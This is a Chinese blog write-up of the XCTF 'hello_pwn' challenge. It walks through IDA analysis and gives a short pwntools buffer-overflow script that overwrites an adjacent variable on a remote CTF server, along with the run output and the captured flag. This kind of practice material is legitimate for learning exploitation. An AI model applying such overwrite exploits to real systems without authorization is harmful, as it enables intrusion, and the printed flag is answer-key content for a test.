XCTF hello_pwn题目

原创

最後的joker 于 2021-11-14 22:41:25 发布 2148 收藏

分类专栏： 硬着头皮上的pwn 文章标签： 安全 web安全 pwn


本文链接：https://blog.csdn.net/weixin_45643931/article/details/121325105

第一个题目通过EXP脚本连接上就出现了flag，懒得写WP


这个题目是XCTF的第二个题，也是我接触的第一个正式的pwn题目

直接下载附件


之后用IDA打开




打开以后，也不是很确定干啥，就直接ALT+T (搜索)




搜索CTF,flag之类的



之后就搜到了CTF的一句话




双击进去




然后按下F5 查看伪代码

而这里的if语句告诉了我们很多信息，如果XXX，就OOO双击函数进去



分析一下，应该是当…6C = 1853186401 时进入…0686()函数获得flag。



而这两个数据相差4个字节，更方便通过EXP脚本来获得flag


那么接下来通过编写EXP脚本来获得flag

```
from pwn import *
p=remote('111.200.241.244',65374)
payload ='a'*4+p64(1853186401)
p.sendline(payload)
p.interactive()
p.recv()
```

因为考虑到部分新手不会用linux的操作系统，我简洁说一下
首先打开终端
输入 `vim hellopwn.py`
这样进入到了hellopwn.py的文件里
之后输入 `i` ，这样就是编译模式
再把代码输入进去就行

输入完之后得进行保存

```
:wq
```



```
p.sendline(payload)
p.interactive()
p.recv()
# print p.interactive()
# print p.recv()
~
~
~
~
~
~
~
~
~
~
~
:wq
```



```
[*] Closed connection to 111.200.241.244 port 65374
jojo@ubuntu:~/桌面/pwn$ vim hellopwn.py
jojo@ubuntu:~/桌面/pwn$ python hellopwn.py
```

最后`python xxxx.py`运行文件

```
jojo@ubuntu:~/桌面/pwn$ python hellopwn.py
[+] Opening connection to 111.200.241.244 on port 65374: Done
[*] Switching to interactive mode
~~ welcome to ctf ~~
lets get helloworld for bof
cyberpeace{20cf77ccddf0364a56844f85d010724b}
[*] Got EOF while reading in interactive
$
[*] Interrupted
Traceback (most recent call last):
  File "hellopwn.py", line 8, in <module>
    p.recv()
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 105,
in recv
    return self._recv(numb, timeout) or b''
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/tubes/tube.py", line 183,
in _recv
```


得到flag

cyberpeace{20cf77ccddf0364a56844f85d010724b}